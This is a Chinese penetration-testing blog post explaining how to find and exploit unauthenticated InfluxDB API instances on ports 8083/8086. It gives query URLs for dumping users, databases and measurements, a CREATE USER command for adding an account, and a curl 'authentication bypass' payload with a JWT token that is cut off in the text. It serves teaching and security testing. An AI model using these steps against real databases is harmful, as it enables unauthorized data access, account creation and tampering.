InfluxDB API 未授权访问漏洞简单利用

作者: LANDGREY ● 创建时间 2018年12月8日 15:24 ● 更新时间 2019年5月31日 17:01
浏览: 1398 次. ● 标签: #渗透测试
您的IP地址: 140.207.23.83

0x00: 简介

InfluxDB 是一个使用Go语言编写的开源分布式，支持高并发的时序数据库。

在 InfluxDB 中，每条数据都可以粗略看成是虚拟 key=value 的形式，如语句

```
INSERT cpu,host=serverA,region=us_west value=0.64
```

表示往数据库中插入一条指标名为 cup, 标签集 host为 serverA, region 为 us_west 的, 值是 0.64 的数据。具体的数据概念和含义可以参考 InfluxDB 官方文档。

InfluxDB 提供三种操作方式：

- CLI
- HTTP (包括API 接口和Web 管理界面)
- 各语言的API库

但实际上以上操作方式其实都是在调用 InfluxDB 实现的 API 接口，API 接口的两个常用操作是 query（查询数据）和 write（更改数据）。

0x01: 产生原因


InfluxDB 的

```
Web 操作界面默认运行在 localhost 8083 端口;
HTTP API 接口默认运行在 localhost 8086 端口
```

如果直接将只能本机访问到的 localhost 改为内网或者公网IP，没有配置访问控制的口令，便可能会产生未授权访问漏洞。


0x02: 漏洞发现

- 扫描默认的 8083 或者 8086 端口
- 8086端口 HTTP API 的 X-Influxdb-Version 标志头



0x03: 漏洞利用

浏览器直接打开 http://example.com:8083/ 即可直接访问 InfluxDB 的 Web 操作界面，通过Web 界面，调用 API 来操作数据库。




跳过图形界面，我们重点来看下 8086 端口的 Influxdb HTTP API 接口未授权访问漏洞如何利用。

Influxdb API 默认有以下 4 个 endpoint：

Endpoint	Description
/debug/requests	Use `/debug/requests/` to track HTTP client requests to the `/write` and `/query` endpoints.
/ping	Use `/ping` to check the status of your InfluxDB instance and your version of InfluxDB.
/query	Use `/query` to query data and manage databases, retention policies, and users.
/write	Use `/write` to write data to a pre-existing database.

简单解释一下，就是可以用 /debug/requests?seconds=10 来查看 10 秒内谁在操作 Influxdb 数据库；

可以通过泄露的数据，发现更多和目标有关联的地址。



/ping 用来检查 数据库实例状态和版本号

/query 用来查询数据库数据

/write 用来更改数据库数据

所谓的简单的漏洞利用，主要就是利用 query 和 write 来操作数据库的数据， 先介绍几个基础语法：


```
SHOW USERS                                  // 查看当前所有的数据库用户
SHOW DATABASES                              // 查看所有的数据库
SHOW MEASUREMENTS                           // 查询当前数据库中含有的表
SHOW FIELD KEYS                             // 查看当前数据库所有表的字段
CREATE USER LandGrey WITH PASSWORD 'LandGrey'   // 创建 LandGrey:LandGrey 数据库用户
```

其他查询语法和普通SQL查询语法类似。


组合利用：

```
pretty=true 表示优化输出显示
参数 q 传入具体查询数据
参数 db 传入具体数据库名
参数 u  传入数据库用户名
参数 p  传入数据库密码
```

/query?pretty=true&q=show+measurements&db=DBName



/query?pretty=true&q=select+*+from+nettest_loss+limit+10&db=DBName



/write


接受 POST 数据，需指定数据库(?db=DBName); 用来插入、更改数据库中的内容，一般正常的白帽子用的不太多，不多介绍了。需要用到可以去实时查询官方API手册。

0x05: 认证绕过

参考：influxdb-认证绕过0day

```
# admin 用户通用 payload

curl -G 'http://127.0.0.1:8086/query' --data-urlencode 'q=show users' -H 'Authorization: Bearer eyJhbGciOiJIUzI1N
```



0x06: 参考文档

https://docs.influxdata.com/influxdb/v1.4/tools/ap...

https://docs.influxdata.com/influxdb/v1.7/introduc...

https://www.cnblogs.com/liujianzuo888/articles/601...

<